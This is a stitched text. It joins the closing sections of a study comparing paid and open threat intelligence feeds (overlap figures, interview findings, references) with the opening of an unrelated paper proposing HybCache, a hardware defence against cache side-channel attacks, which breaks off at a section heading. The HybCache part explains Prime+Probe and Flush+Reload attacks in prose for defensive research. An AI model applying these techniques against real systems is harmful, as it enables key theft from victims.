In recent years, proposals have been put forward to formalize and measure the quality of TI [21, 33, 15, 29, 30, 27]. This includes metrics on features such as coverage, accuracy, timeliness, relevance, overlap, latency, and volume. [34] has investigated how to present TI quality to analysts. Applications of these approaches to measure quality of TI have been limited to OTI, also in the recent studies by Li et al. [21] and Griffioen et al. [15].

Aside from the availability of high quality information, it is essential how this information is used. [31] identifies that organizations have issues interpreting threat intelligence, triaging large volumes of threat information or dealing with large numbers of false positives. In this sense, TI has similar operational issues as blacklists of IP addresses and domain names, which have an established history in computer security. While TI as contextualized, high-level information has the potential to remediate these issues [6], a 2019 SANS survey nonetheless found (low-level) indicators of compromise to be valued higher by respondents than information about (high-

level) tactics, techniques and procedures (TTPs) [7]. The authors attribute this to the fact that most of their respondents were security operations analysts, who might view the value proposition of TI primarily as enriching alerts with technical details. Our study provides a detailed analysis of how threat intelligence is actually being used within organizations, and how the value is perceived by those directly affected by it.

We go beyond the related work in two key ways. First, we present the first empirical study of the PTI of market leaders. The nearest study is [21], which was not focused explicitly on PTI, but did include two edge cases of paid services. These services were not providing original high-end TI sources, but helped curate and aggregate otherwise free or low-end indicator feeds, and were priced in the range of USD 1-10k per year, as kindly confirmed to us by one of the paper's co-authors. We followed the measurement approach developed by [21] but provide the first application to 'real' PTI: services of commercial threat intelligence providers which operate their own detection network and perform forensic analysis to generate original data about threats. With this value proposition, vendors justify pricing between USD 100-600k per year. A common sentiment in the TI industry is that 'real' high-quality threat intelligence may only be obtained from these exclusive closed-source commercial providers, and [31] finds PTI sources are used twice as often as OTI in industry.

Second, we contextualize these quantitative approaches to measuring quality by conducting a user study of PTI customers and identify their perceptions of value. This has enabled us to find that users use and evaluate TI differently than the measurement approaches developed by researchers assume. In reality, users hardly calculate the proposed metrics. Their perception of value is determined by various use cases in which this quantification is not only missing, but sometimes points in conflicting directions – as around the issues of accuracy and coverage.

10 LIMITATIONS

Our mixed-methods approach introduces several limitations. First, we only analyzed the services of two PTI vendors. As they are among the market leaders at the high end of the market, we assume that our findings are representative for that market, but future work is needed to corroborate this.

Second, our analysis was based on data of a single customer of these two vendors. This customer acquired 3-5 subsets of indicators of each vendor in the same topic areas, of a total offering of 5-10 subsets that each vendor offers. Other subsets might show somewhat different results for the target industries (Figure 4) or the overlap between vendors. Given that the available selection of subsets form a significant portion of all subsets, we expect that they provide a valid basis for comparison. The exact numbers, however, are likely to vary across other subsets.

Third, our analysis of PTI has to contend with a lack of ground truth. We followed the approach from prior work on OTI [21] and conducted a comparative analysis among different feeds. For the analysis of indicators on different threat actors, we relied on the well-known mapping developed by Florian Roth across the different threat actor naming schemes used by PTI vendors. We cannot ascertain how reliable this mapping is, other than the fact that Roth is an expert in the field, his mapping is well known, and he is collaborating on it with other industry insiders – so mistakes would presumably be corrected.

Fourth, the comparison with OTI was limited to a single month of four feeds. While these feeds were chosen because they are actually re-used by many other feeds in the OTI landscape [15], a broader set of feeds will provide a more reliable result. That said, the lack of overlap with PTI was quite stark and unlikely to change when analyzing other feeds. In OTI research, the low overlap among any two feeds has been a consistent finding for years.

Fifth, regarding our user study, our main limitations stem from a small sample size (n=14). Our sample contains a variety of organizations, but it may contain selection bias as respondents are geographically located in the Netherlands and Japan only, were working with TI (rather than choosing not to), and willing to talk about this in an interview. All of this makes that we do clearly do not claim that our findings are generalizable for all organizations using TI. Given that no prior work existed, neither on the PTI feeds nor on users of PTI, we chose to do an in-depth exploration of the views of such users using the grounded theory method. For more generalizable results, a survey could be designed based on our findings.

11 CONCLUSIONS

This study explored services in the market of commercial threat intelligence. We analyzed the indicators of two paid TI vendors and found 13.0% of vendor 1's indicators appear in vendor 2's set and – vice versa – a mere 1.3% of vendor 2's indicators in vendor 1's set. If we drill down to the 22 threat actors for which both vendors have indicators, we find an average overlap of these indicators of no more than 2.5 to 4.0% per group, depending on the type of indicator. Further, this overlap occurs primarily with a handful number of actors. The fact that the indicators of two vendors are largely separate sets, even when assessed for specific threat actors that they both track, raises questions on the coverage that services of these vendors actually provide.

Reports produced by paid TI providers describe the tactics of threat actors, the results of malware reverse-engineering, or give advisories for current events, amongst other things. The reports concern primarily government, military, and financial institutions – important customers of TI vendors – but surprisingly also pay a lot of attention to campaigns targeting

civil society, possibly due to their political significance.

Besides indicators and reports, paid TI services also consist of requests for information from analysts, portals with historic information, data mining platforms, and custom alerts. These services are expensive, with subscription costs of major vendors often upwards of $100,000 per year.

Whereas paid sources offer 'polished' TI, open sources contain 'raw TI' as one respondent described it. We find that this statement holds for the two types of paid intelligence products that we have compared with open TI, namely indicators and reports. In terms of substance, paid reports are for example similar to open source blog posts and tweets of security researchers that are freely available online, but the paid reports are more comprehensive in their descriptions of context and recommendations. Further, paid reports are packaged with machine-readable indicators. We compare these to open TI indicators feeds (which are much larger in volume), and find less than 1% overlap between them, suggesting that PTI providers successfully differentiate themselves and are capturing a different part of the threat landscape. In terms of timeliness, we find no evidence that PTI is faster than OTI, surprisingly enough, although this is based on the small sample of overlapping indicators. There is a delay of around one month before indicators from one set are found in another.

The main use case for TI is network detection, followed by situational awareness – which we understand to mean: informing your threat profile – and prioritization of resources in the SOC. We find that one-third of respondents use threat intelligence to improve organizational decision-making: to inform security engineering, to reduce financial fraud, but in one instance also for risk management around international mergers and acquisitions. Asked what makes TI valuable, respondents name properties related to actionability, relevance, and confidence. All respondents describe valuing the ability for TI to provide context, which suggests that they view TI as a reference. Further, the ability to automate using TI is important for respondents: almost all name valuing a low false-positive ratio and interoperability with their detection systems. Importantly, only half of our respondents discuss coverage as something they value in threat intelligence – reducing false-negatives or misses seems to be much less of a concern. We conclude that TI consumers evaluate threat intelligence mostly through the impact on their organization's detection processes.

Evaluation of TI sources is done mostly through informal processes by our respondents. When a subscription renewal comes up, TI professionals decide if to continue largely based on implicit criteria and tacit understanding of the value of that source. This is surprising, given that research has focused on developing metrics and heuristics that could enable a quantitative understanding of value of TI. In practice, metrics or intelligence requirements are used by less than half of the professionals we interviewed.

There is this promise that leading paid TI vendors would be able to overcome the persistent problem of sharing threat information among defenders. They can aggregate and analyze threat data at scale from vantage points across different clients and networks – as was also argued by Crowdstrike Senior Director Vicenzo Iozzo (see Section 2). We do not dispute that important advances are being made. That being said, our study raises doubts as to the extent in which this promise has been fulfilled today. Even when the vendors claim to track the same threat actor, they each see only a tiny fraction of the associated indicators. The fact that almost all PTI indicators are unique to one vendor, is a pattern we know all too well from OTI sources. So the pay-off of aggregating data across clients and networks, as claimed by Iozzo, is not very clear in terms of detection capability, to say the least. Even when a client would be willing to pay the steep price of simultaneously acquiring the feeds of all market leaders – a proposition that would cost them millions each year – it is likely that this strategy would reproduce the pattern that we know from OTI: feeds contain mostly singletons and more feeds still get nowhere close to comprehensive coverage.

The sharing of indicators across vendors would still be a first step to improve coverage and the detection of attackers. The current state of affairs in paid TI resembles the market for anti-phishing services about a decade ago. The lack of data sharing meant that each anti-phishing company thought it had strong coverage and could protect its client brands well, while the truth was that they missed most of the attacks they were hired to detect [26]. In that market, like in the market of malware detection, sharing across vendors was eventually recognized as a superior security strategy. Until that happens for commercial threat intelligence, the problem of information sharing persists.

We are grateful to the anonymous reviewers and the shepherd for their comments and advice. The work presented in this paper was supported by funding from the Ministry of the Interior and Kingdom Relations of the Netherlands, Delft University of Technology, and Leiden University, under ref. number M75B07.

REFERENCES

[1] *Abuse.ch*. [Online; accessed 3. Feb. 2020]. Feb. 2020. URL: https://abuse.ch.

[2] George A. Akerlof. "The Market for "Lemons": Quality Uncertainty and the Market Mechanism". In: *Quarterly Journal of Economics* 84.3 (Aug. 1970).

[3] *AlienVault Open Threat Exchange (OTX)*. [Online; accessed 3. Feb. 2020]. Feb. 2020. URL: https://cybersecurity.att.com/open-threat-exchange.

[4] Tiffany Bao and Gail-joon Ahn. "Matched and Mismatched SOCs: A Qualitative Study on Security Operations Center Issues". In: *ACM CCS*. 2019.

[5] Beth L Beech. "Asking questions: Techniques for semi-structured interviews". In: *Political Science* 35.4 (2009), pp. 665–668.

[6] David Bianco. *The Pyramid of Pain*. [Online; accessed 3. Feb. 2020]. 2014. URL: http://detect-respond.blogspot.nl/2013/03/the-pyramid-of-pain.html.

[7] Rebekah Brown and Robert M. Lee. *The Evolution of Cyber Threat Intelligence (CTI): 2019 SANS CTI Survey*. Tech. rep. SANS Institute, 2019.

[8] *Caharasoft GSA Pricelists*. [Online; accessed 13. Feb. 2020] https://web.archive.org/web/20200213230809/https://static.carahsoft.com/concrete/files/1414/3223/9520/CMASPricelist.pdf, https://web.archive.org/web/20200213231518/https://static.carahsoft.com/concrete/files/4114/5029/6739/Compiled_new_DIR_Pricelist_-_Revised_12-10-2015.pdf, . Feb. 2020.

[9] Kathy Charmaz. *Constructing Grounded Theory: A Practical Guide Through Qualitative Analysis*. London: SagePublication Ltd, 2006.

[10] John W. Cresswell. *Qualitative Inquiry and Research Design: Choosing Among Five Approaches*. Second edi. 2007.

[11] *DLT NCPA Pricelists*. [Online; accessed 13. Feb. 2020] https://www.dlt.com/sites/default/files/contract-attachments/NCPA%20Pricelist%20-%20PDF_0.pdf. Feb. 2020.

[12] *DNS-BH Malware Domain Blocklist*. [Online; accessed 3. Feb. 2020]. Feb. 2020. URL: https://www.malwaredomains.com.

[13] Florian J Egloff. "Contested public attributions of cyber incidents and the role of academia". In: *Contemporary Security Policy* 0 (Oct. 2019), pp. 1–27.

[14] Forrester Research. *External Threat Intelligence Services, Q3 2018*. Tech. rep. 2018. URL: https://www.fireeye.com/content/dam/fireeye-www/products/pdfs/pf/intel/rpt-forrester-threat-intel-services.pdf.

[15] Harm Griffioen, Tim M. Booij, and Christian Doerr. "Quality Evaluation of Cyber Threat Intelligence Feeds". In: *ACNS*. 2020.

[16] Dean Hammer and Aaron Wildavsky. "The Open-Ended, Semistructured Interview: An (Almost) Operational Guide". In: *Craftways*. Routledge, Feb. 2018, pp. 57–101.

[17] Vincenzo Iozzo. *The Case for Scale in Cyber Security*. [Conference talk; accessed 4. Feb. 2020]. Dec. 2019. URL: https://media.ccc.de/v/36c3-11220-the_case_for_scale_in_cyber_security.

[18] Joint Chiefs of Staff of the United States. *JP 2-01 Joint and National Intelligence Support to Military Operations*. Tech. rep. Washington, D.C.: Department of Defense, 2017. URL: http://www.jcs.mil/Doctrine/Joint-Doctrine-Pubs/2-0-Intelligence-Series/.

[19] Marc Kührer, Christian Rossow, and Thorsten Holz. "Paint It Black: Evaluating the Effectiveness of Malware Blacklists". In: *RAID* (2014).

[20] Craig Lawson, Ruggero Contu, and Ryan Benson. *Market Guide for Security Threat Intelligence Products and Services*. Tech. rep. Febuary. Gartner Research, 2019. URL: https://www.gartner.com/en/documents/3902168/market-guide-for-security-threat-intelligence-products-a.

[21] Vector Guo Li et al. "Reading the Tea Leaves : A Comparative Analysis of Threat Intelligence". In: *Proceedings of the USENIX Security Symposium*. 2019.

[22] *MarketWatch Forecast to 2025*. [Online; accessed 3. Feb. 2020]. Feb. 2020. URL: https://www.marketwatch.com/press-release/threat-intelligence-market-size-share-application-analysis-regional-outlook-growth-trends-key-players-and-competitive-strategies---forecast-to-2025-cagr-of-189-2019-08-13.

[23] Nora McDonald, Sarita Schoenebeck, and Andrea Forte. "Reliability and Inter-rater Reliability in Qualitative Research". In: *ACM on Human-Computer Interaction* 3 (2019).

[24] Roland Meier et al. "FeedRank: A Tamper- resistant Method for the Ranking of Cyber Threat Intelligence Feeds". In: *2018 10th International Conference on Cyber Conflict*. Tallinn: NATO CCD COE Publications, 2018, pp. 321–344.

[25] Leigh Metcalf and Jonathan M. Spring. "Blacklist Ecosystem Analysis". In: *ACM Workshop on Information Sharing and Collaborative Security*. 2015.

[26] Tyler Moore and Richard Clayton. "The Consequence of Non-Cooperation in the Fight Against Phishing". In: *APWG eCrime Researchers Summit*. 2008.

[27] Paweł Pawliński and Andrew Kompanek. "Evaluating Threat Intelligence Feeds FIRST Technical Colloquium for Threat Intelligence". In: *FIRST Technical Colloquium for Threat Intelligence*. Munich, 2016. URL: https://www.first.org/resources/papers/2016#munich2016.

[28] Paweł Pawliński et al. *Actionable Information for Security Incident Response*. Tech. rep. January. ENISA, 2015, pp. 1–79. URL: https://www.enisa.europa.eu/publications/actionable-information-for-security.

[29] Alex Pinto. "Determining the Fit and Impact of CTI Indicators on Your Monitoring Pipeline (#tiqtest2)". In: *FIRST Conference*. Kuala Lumpur, 2018. URL: https://www.first.org/conference/2018/program#pdetermining-the-fit-and-impact-of-cti-indicators-on-your-monitoring-pipeline-tiq-test-2-0.

[30] Alex Pinto and Kyle Maxwell. "Measuring the IQ of your Threat Intelligence Feeds". In: *Defcon 22*. 2015.

[31] Ponemon Institute. *The Value of Threat Intelligence: The Second Annual Study of North American & United Kingdom Companies*. Tech. rep. February. Ponemon Institute, 2019.

[32] Florian Roth. *The Newcomer's Guide to Cyber Threat Actor Naming*. May 2018. URL: https://medium.com/@cyb3rops/the-newcomers-guide-to-cyber-threat-actor-naming-7428e18ee263.

[33] Thomas Schaberreiter et al. "A Quantitative Evaluation of Trust in the Quality of Cyber Threat Intelligence Sources". In: *ARES*. 2019.

[34] Daniel Schlette et al. "Measuring and visualizing cyber threat intelligence quality". In: *International Journal of Information Security* (2020).

[35] Andreas Sfakianakis. *Let's make CTI great (again): a 5-year lookback in CTI*. [Online; accessed 14. Feb. 2020]. Nov. 2018. URL: https://www.enisa.europa.eu/events/2018-cti-eu-event/cti-eu-2018-presentations.

[36] James Shires. "Cyber-noir: Cybersecurity and popular culture". In: *Contemporary Security Policy* 0.0 (Sept. 2019), pp. 1–26.

[37] Clare Stevens. "Assembling cybersecurity: The politics and materiality of technical malware reports and the case of Stuxnet". In: *Contemporary Security Policy* 0.0 (Oct. 2019), pp. 1–24.

[38] *The Market for Silver Bullets*. [Online; accessed 7. Jun. 2020]. Mar. 2008. URL: https://iang.org/papers/market_for_silver_bullets.html.

[39] Kurt Thomas et al. "The Abuse Sharing Economy: Understanding the Limits of Threat Exchanges". In: vol. 7462. 2016, pp. 143–164.

[40] *UK businesses: average investment in cyber security 2019*. [Online; accessed 1. Jun. 2020]. July 2019. URL: https://www.statista.com/statistics/586587/iinvestment-in-cyber-security-by-businesses-in-the-uk-by-sector.

[41] Daniel Votipka et al. "Hackers vs. Testers: A Comparison of Software Vulnerability Discovery Processes". In: *IEEE Symposium on Security and Privacy*. 2018.

[42] JD Work. "Evaluating Commercial Cyber Intelligence Activity". In: *International Journal of Intelligence and CounterIntelligence* (Jan. 2020), pp. 1–31.

A INTERVIEW PROTOCOL

We conducted our interviews along the following questions:

- What does 'cybersecurity threat intelligence' mean to you?
- Which threat intelligence sources does your organization pay for?
- Which non-commercial sources are important for your organization? Are these as important as the paid sources?
- Did you ever discontinue a source?
- For each paid TI source, discuss:
  - What are the costs of this source to your organization?
  - What does this source consist of? How do you receive it?
  - How is this source used in your organization? Which systems or processes rely on it?
  - Which results of the use of this source are most valuable? How often does this occur? What are strengths and weaknesses of this source?

B CODEBOOK

The codebook is composed of four tables. Tables 3 & 4 in Section 5, and the two tables below that reflect Section 7.

USE CASES OF TI	Respondents *n=14*
Network detection	93%
Situational awareness	64%
SOC prioritization	50%
Informing business decisions	36%
Enrichment of more intel	36%
Improving end user awareness	29%
Threat hunting	29%
Informing security engineering	21%
Reducing financial fraud	14%

Table 5: Network detection is the most prominent use case of TI, though more than half of respondents also describe situational awareness and SOC prioritization.

TI VALUE PERCEPTIONS	Respondents *n=14*
Actionability	
Providing context	100%
Timeliness	50%
Comprehensiveness	50%
Suitable abstraction level	36%
Interpretability	21%
Visualized well	14%
Relevance	
Sectoral focus	64%
Geographic focus	50%
Coverage of relevant threats	50%
Ability to correct bias	14%
Confidence	
Automatability	79%
Confidence in vendor	71%
Original contribution	50%
Accuracy	43%
Selectiveness	29%
Affordability	21%

Table 6: We identify actionability, relevance, and confidence as three aspects of value of a TI source. All respondents share the view that TI should provide context.

HYBCACHE: Hybrid Side-Channel-Resilient Caches for Trusted Execution Environments

Ghada Dessouky, Tommaso Frassetto, Ahmad-Reza Sadeghi
Technische Universität Darmstadt, Germany
{ghada.dessouky, tommaso.frassetto, ahmad.sadeghi}@trust.tu-darmstadt.de

Abstract

Modern multi-core processors share cache resources for maximum cache utilization and performance gains. However, this leaves the cache vulnerable to side-channel attacks, where inherent timing differences in shared cache behavior are exploited to infer information on the victim's execution patterns, ultimately leaking private information such as a secret key. The root cause for these attacks is mutually distrusting processes sharing the cache entries and accessing them in a deterministic and consistent manner. Various defenses against cache side-channel attacks have been proposed. However, they suffer from serious shortcomings: they either degrade performance significantly, impose impractical restrictions, or can only defeat certain classes of these attacks. More importantly, they assume that side-channel-resilient caches are required for the entire execution workload and do not allow the possibility to selectively enable the mitigation only for the security-critical portion of the workload.

We present a generic mechanism for a flexible and soft partitioning of set-associative caches and propose a hybrid cache architecture, called HYBCACHE. HYBCACHE can be configured to selectively apply side-channel-resilient cache behavior only for isolated execution domains, while providing the non-isolated execution with conventional cache behavior, capacity and performance. An isolation domain can include one or more processes, specific portions of code, or a Trusted Execution Environment (e.g., SGX or TrustZone). We show that, with minimal hardware modifications and kernel support, HYBCACHE can provide side-channel-resilient cache *only* for isolated execution with a performance overhead of 3.5–5%, while incurring no performance overhead for the remaining execution workload. We provide a simulator-based and hardware implementation of HYBCACHE to evaluate the performance and area overheads, and show how HYBCACHE mitigates typical access-based and contention-based cache attacks.

1 Introduction

For decades now, upcoming processor generations are being augmented with novel performance-enhancing capabilities. Performance and security of processor architectures and microarchitectures are considered exclusively independent design metrics, with architects primarily focused on the more tangible performance benefits. However, the recent outbreak of micro-architectural cross-layer attacks [4–6, 18, 19, 22, 42, 44, 46, 47, 50, 56, 59, 68, 70, 79], has demonstrated the critical and long-ignored effects of micro-architectural performance optimizations on systems from a security standpoint. It is becoming evident how performance and security are at conflict with each other unless architects address the design trade-off early on and not as an afterthought.

One prominent performance feature and the subject of a wide range of recent architectural attacks is the use of caches and cache-like structures to provide orders-of-magnitude faster memory accesses. The intrinsic timing difference between a cache hit and miss is one of various *side channels* that can be exploited by an adversary process via a carefully crafted side-channel attack to infer the memory access patterns of a victim process [23, 25–29, 34, 35, 38, 54, 61, 71, 77, 78]. Consequently, the adversary can leak unauthorized information, such as a private key, hence violating the confidentiality and isolation of the victim process.

Cache Side-Channel Attacks. In earlier years, cache side-channel attacks have been shown to compromise cryptographic implementations [8, 54, 61, 78]. More recently, attack variants such as *Prime + Probe* [34, 38, 54, 61] and *Flush + Reload* attacks [29, 78] are being demonstrated on a much larger scale. They have been shown to bypass address space layout randomization (ASLR) [23, 25], infer keystroke behavior [26, 27], or leak privacy-sensitive human genome indexing computation [11], whereby millions of platforms using various architectures have been shown vulnerable to such attacks. The attacks require an adversary to orchestrate particular cache evictions of target memory addresses of interest and

after a time interval measure its own memory access latencies or observe relevant computation and profile how it has been affected. This enables the adversary to deduce the victim's memory access patterns and infer dependent secrets. Cache side-channel attacks have been shown to exploit core-specific caches as well as shared last-level caches across different cores or virtual machines [27, 38, 54]. Even hardware-security extensions and trusted execution environments (TEEs) such as Intel SGX [13, 33] and ARM TrustZone [7] are not immune to these attacks. While they do not claim cache side-channel security, recent cache side-channel attacks targeting SGX [11, 21, 60, 66] and TrustZone [49, 80] have been shown to compromise the acclaimed privacy and isolation guarantees of these security architectures, thus undermining their very purpose.

Existing Cache Defenses. To defeat cache side-channel attacks, there has been extensive research on techniques to identify and mitigate information leaks in a software's memory access patterns [16, 17, 45]. However, mitigating these leaks efficiently for arbitrary software (beyond cryptographic implementations) remains impractical and challenging. Alternatively, hardware-based and software approaches have been proposed to modify the cache organization itself to limit cache interference across different security domains. Examples include modifying replacement and leveraging inclusion policies [39, 76], as well as approaches that rely on cache partitioning [24, 40, 41, 51, 72, 73, 82], and randomization/obfuscation-based schemes [52, 53, 63, 69, 73] to randomize the relation between the memory address and its cache set index.

While strict cache partitioning is the intuitive approach to provide complete cache isolation and non-interference between mutually distrusting processes, it remains highly impractical and prevents efficient cache utilization. On the other hand, randomization-based approaches make the attacks computationally much more difficult by randomizing the mapping of memory addresses to cache sets. However, existing schemes either require complex management logic, impose particular restrictions, rely on weak cryptographic functions, or mitigate only some classes of cache side-channel attacks. Most importantly, all of the aforementioned schemes are designed to provide side-channel cache protection for the entire code execution, which is actually not required in practice.

Our Goals. We observe that usually the majority of the code is not security-critical. Typically, a small portion of the code is security-critical and requires cache-based side-channel resilience. Moreover, this security-critical portion of the code is often already running in an isolated environment, such as in a TEE or in an isolated process. In these cases, a trusted component, namely the processor hardware or microcode or the operating system kernel, enforces this isolation. We aim to leverage and extend this existing isolation mechanism to also selectively enable side-channel resilience for the caches *only* for the portion of the code that needs it, without reducing the cache performance for the remaining non-isolated code. In doing so, we practically address the persistent performance-security trade-off of caches by providing the system administrator with a "tuning knob" to configure by balancing and isolating the workload as required. Consequently, s/he can tune the resulting cache side-channel resilience, utilization, and performance, while guaranteeing no performance overhead is incurred on the non-isolated portion of the code execution. Only the isolated (usually the minority) portion is subject to a reasonable reduction in cache capacity and performance – the cost of increased security guarantees.

To achieve this flexible and hybrid cache behavior, we introduce HYBCACHE, a generic mechanism that protects isolated code from cache side-channel attacks without reducing the cache performance for the remaining non-isolated code. In HYBCACHE, isolated execution only uses a pre-defined (small) number of cache ways[1] in each set of a set-associative cache. It uses these ways fully-associatively, while for eviction random victim cache lines are selected to be replaced by new ones, thus breaking the set-associativity and removing the root cause of access leakage. Non-isolated execution uses all cache ways set-associatively as usual, without any performance overhead. While isolated and non-isolated execution may compete for the use of some ways in the cache, the random replacement policy and fully-associative mapping used by the isolated execution prevent leaking information about the accessed memory locations (and their cache set mapping) to the non-isolated execution, thus making the precomputation and construction of an eviction set impossible. Moreover, HYBCACHE flexibly supports multiple, mutually distrusting isolated execution domains while preserving the above security guarantees individually for each domain.

HYBCACHE is architecture-agnostic, and can be seamlessly integrated with any isolation mechanism (TEEs or inter-process isolation); the definition of the isolation domains and the distribution of the workload is left up to the system administrator. HYBCACHE is backward compatible by design; it provides conventional set-associative caches for the workload if the side-channel resilience feature is not supported.

Contributions. The main contributions of this paper are as follows.

- We present HYBCACHE, the first cache architecture designed to provide flexible configuration of cache side-channel resilience by selectively enabling it for isolated execution without degrading the performance and available cache capacity of non-isolated execution.
- We evaluate the performance overhead of a simulator-based implementation of HYBCACHE and show that it is less than 5% for the SPEC2006 benchmarks suite,

[1] *Ways* are different available entries in a cache set to which a particular memory address can be allocated.

and estimate the memory and area overheads of a cycle-accurate hardware implementation of HYBCACHE.
- We show – through our security analysis – how breaking set-associative mapping and shared cache lines between mutually distrusting isolation domains (which are the root causes for typical cache side-channel attacks besides the intrinsic cache sharing and competition) mitigates typical contention-based and access-based cache attacks.

2 Cache Organization, Attacks and Defenses

We briefly present the typical cache organization, as well as recent cache side-channel attacks that are within the scope of our work, and limitations of existing defenses.

2.1 Cache Organization

Cache Structure. Caches are typically arranged in a hierarchy of fastest/closest/smallest to slowest/furthest/largest levels of cache, respectively L1, L2, and L3 cache/last-level-cache (LLC). Each core incorporates its L1 and L2 caches and shares the LLC with other on-chip cores. A cache consists of the storage of the actual cached data/instructions and the *tag* bits of their corresponding memory addresses. Cache memory is organized into fixed-size memory blocks, called *cache lines* each of size B bytes. Set-associative caches are organized into S sets of W ways each (called a W-way set-associative cache) where each way can be used to store a cache line. A single cache line can only be allocated to only one of the cache sets, but can occupy any of the ways within this cache set. The least significant $log_2\ B$ bits are the *block offset* bits that indicate which byte block within the B-Byte cache line is requested. The next $log_2\ S$ bits are the *index* bits used to locate the correct cache set. The remaining most significant bits are the *tag* bits for each cache line.

In a set-associative cache, once the cache set of a requested address is located, the *tag* bits of the address are matched against the tags of the cache lines in the set to identify if it is a cache hit. If no match is found, then it is a miss at this cache level, and the request is sent down to the next lower-level cache in the hierarchy until the requested cache line is found or fetched from main memory (cache miss). However, in a fully-associative cache, a cache line can be placed in any of the cache ways where the entire cache serves as one set. No index bits are required, but only $log_2\ B$ block offset bits and the rest of the bits serve as tag bits.

Eviction and Replacement. Due to set-associativity and limited cache capacity, cache contention and capacity misses occur where a cache line must be evicted in favor of the new cache line. Which cache line to evict depends on the replacement policy deployed, some of which include First-in-First-Out (FIFO), Least-Recently-Used (LRU), pseudo-LRU, Least-Frequently-Used (LFU), Not-Recently-Used (NRU), random and pseudo-random replacement policies. In practice, approximations to LRU (pseudo-LRU) and random replacement (pseudo-random) are usually deployed.

2.2 Cache Side-Channel Attacks

Cache side-channel attacks pose a critical threat to trusted computing and underlie more proliferating side-channel attacks such as the Spectre [44] and Meltdown [50] variants. Different classes of these attacks have been demonstrated on all platforms and architectures ranging from mobile and embedded devices [49] to server computing systems [34, 54, 81]. They have also been shown to undermine the isolation guarantees of trusted execution environments, like Intel SGX [11, 21, 60, 66] and ARM TrustZone [49, 80]. Such attacks have been shown to infer both fine-grained and coarse-grained private data and operations, such as bypassing address space layout randomization (ASLR) [23, 25], inferring keystroke behavior [26, 27], or leaking privacy-sensitive human genome indexing computation [11], as well as RSA [54, 81] and AES [10, 34] decryption keys.

Cache side-channel attacks exploit the inherent leakage resulting from the timing latency difference between cache hits and misses. This is then used to infer privacy/security-critical information about the victim's execution. In an offline phase, the attacker must first identify the target addresses of interest (by means of static and dynamic code analysis of the victim program) whose access patterns leak the desired information about the victim's execution, such as a private encryption key. In an online phase, the attacker measures the timing latency of its memory accesses or the victim's computation time to infer the desired information.

To demonstrate how a simple cache attack works, consider the pseudo-code of the Montgomery ladder implementation for the modular exponentiation algorithm shown in Algorithm 1. Modular exponentiation is the operation of raising a number b to the exponent e modulo m to compute $b^e \bmod m$ and is used in many encryption algorithms such as RSA. Leaking the exponent e may reveal the private key. As shown in Algorithm 1, the operations performed for each of the exponent bits directly correspond to the value of the bit. If the exponent bit is a zero, the instruction in Line 5 is executed. If the exponent bit is a one, the instruction in Line 9 is executed. An attacker that can observe or deduce these execution patterns can thus disclose the value of each corresponding exponent bit, and eventually recover the encryption key [78, 81]. S/he, however, needs to identify the target addresses that need to be observed (the addresses of the instructions in Lines 5 and 9 in this example) in the victim program and accordingly construct the eviction set. The eviction set is a collection of addresses that are mapped to the same specific cache set to which the target addresses are also mapped. The attacker uses this eviction set to evict the contents of the whole set in the cache, and therefore guarantee to successfully evict the target

addresses from the caches. Consequently, s/he measures the timing latency of its own memory accesses after a time interval to deduce whether the victim has accessed these target addresses.

Algorithm 1: Montgomery Ladder RSA Implementation

```
   Input: base b, modulo m, exponent e = (e_{n-1}...e_0)_2
   Output: b^e  mod  m
1  R_0 ← 1; R_1 ← b;
2  for i from n-1 downto 0 do
3      if e_i = 0 then
4          R_1 ← R_0 × R_1 mod m;
5          R_0 ← R_0 × R_0 mod m;
6      end
7      if e_i = 1 then
8          R_0 ← R_0 × R_1 mod m;
9          R_1 ← R_1 × R_1 mod m;
10     end
11 end
12 return R_0;
```

The online phase of these attacks consists of three main steps: *Eviction*, *Waiting* and *Analysis*. The attacker uses the eviction set to *evict* the victim's target addresses from the cache. Next, the attacker *waits* an interval of time to allow the victim to access the target addresses. Then the attacker measures and *analyzes* its access time measurements to determine if the victim has accessed the target addresses. This is repeated as many times as the attacker requires to collect sufficient traces to recover the exponent bits.

The different techniques used by the attacker to perform the eviction can be classified into two main approaches, either access-based or contention-based. In access-based attacks such as Flush + Reload [29, 78], Flush + Flush [26], Invalidate + Transfer [35], and Flush + Prefetch [25], the attacker accesses the target addresses directly by flushing them out of the cache using the dedicated *clflush* instruction [2] and possibly exploiting timing leakage from the execution of the *clflush* instruction [26]. This invalidates the lines containing these addresses and writes them back to memory. Evict + Reload [27] attacks have also been shown which do not require the *clflush* instruction, but instead evict specific cache sets by accessing physically congruent addresses. These attacks are only feasible in case of shared memory pages between the attacker and victim, usually in the form of shared libraries. Otherwise, an attacker resorts to contention-based attacks such as Prime + Probe [34, 38, 54, 61, 77], Prime + Abort [15], Evict + Time [23, 61], alias-driven attacks [28], and indirect Memory Management Unit (MMU)-based cache attacks [71], where s/he constructs an eviction set and uses it to trigger and exploit a cache contention in the same cache set as the target addresses, thus evicting cache lines containing the target addresses from the pertinent cache set.

The waiting interval should be selected and synchronized such that the victim is expected to access the target address at least once before the attacker analyzes the collected observations. By analyzing the collected observations, the attacker determines whether the target address was indeed accessed by the victim. This is achieved by different techniques depending on the attack approach, either the adversary measures the overall time needed by the victim process to perform certain computations [8, 10], or probes the cache with eviction sets and profiles cache activity to deduce which memory addresses were accessed [34, 38, 54, 77, 78], or accesses target memory addresses and measures the timing of these individual accesses [29, 61]. Alternatively, the adversary can also read values of addresses from the main memory to see whether cache lines that contain cacheable target addresses have been evicted to memory [28].

Cache-collision timing attacks exploit cache collisions that the victim experiences due to its cache utilization, e.g., after a sequence of lookups performed by a table-driven software implementation of an encryption scheme, such as AES [10]. These attacks are out of scope in this work since they are not common, are specific to certain software implementations, and can only be mitigated by adapting the implementation or locking the relevant cache lines after pre-loading them.

2.3 Limitations of Existing Defenses

To mitigate these attacks, software-based countermeasures and modified cache architectures have been proposed in recent years, which we cover in depth in the Related Work (Section 8). These can be classified into two main paradigms: 1) applying cache partitioning to provide strict isolation, or 2) applying randomization or noise to make the attacks computationally impractical. However, all proposed countermeasures to date either impact performance significantly, require explicit programmer's annotations, are not seamlessly compatible with existing software requirements such as the use of shared libraries, are architecture-specific, or do not defend against all classes of attacks. Most importantly, all existing defenses apply their side-channel cache protection for the entire execution workload.

In practice, cache side-channel resilience is only required for the security-critical (usually smaller) portion of the workload that is allocated to execute in isolation. Thus, non-isolated execution should not suffer any resulting performance costs. To address this in this work, we propose a modified hybrid cache microarchitecture that enables side-channel resilience only for the isolated portion of execution, while retaining the conventional cache behavior and performance for the non-isolated execution.

3 Adversary Model and Assumptions

